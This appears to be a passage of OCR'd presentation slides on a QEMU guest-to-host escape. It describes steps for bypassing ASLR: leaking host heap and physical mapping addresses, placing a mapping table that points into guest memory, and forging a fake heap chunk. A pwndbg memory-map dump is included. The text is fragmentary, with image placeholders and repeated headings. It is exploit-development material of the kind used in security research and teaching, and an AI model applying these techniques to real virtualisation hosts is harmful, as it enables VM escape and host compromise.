


Bypass ASLR

6. Leak the **host's heap address** by reading the buffer




Bypass ASLR



7. Malloc another mapping table with the size of 0x290 to fill in the chunk located in guest space, the pointer in this table points to the command chunk located in guest

Bypass ASLR


8. Leak the **physical mapping address** by reading the buffer




```
pwndbg> info proc mappings
process 24414
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x55dcc8f03000     0x55dcc9d1f000   0xe1c000        0x0 qemu-system-x86_64
      0x55dcc9f1e000     0x55dcca0ae000   0x190000   0xe1b000 qemu-system-x86_64
      0x55dcca0ae000     0x55dcca1a0000    0xf2000   0xfab000 qemu-system-x86_64
      0x55dcca1a0000     0x55dcca1c9000    0x29000        0x0
      0x55dccacbd000     0x55dccc04a000  0x138d000        0x0 [heap]
      0x7f68d4000000     0x7f68d4021000    0x21000        0x0
                                            . . .
      0x7f6917e00000     0x7f6997e00000 0x80000000        0x0
                                            . . .
     [some shared libs]
      0x7ffe382b6000     0x7ffe382d7000    0x21000        0x0 [stack]
      0x7ffe383da000     0x7ffe383dd000     0x3000        0x0 [vvar]
      0x7ffe383dd000     0x7ffe383df000     0x2000        0x0 [vdso]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
```


Bypass ASLR

9. Make a 0x40 fake chunk



Guest Space

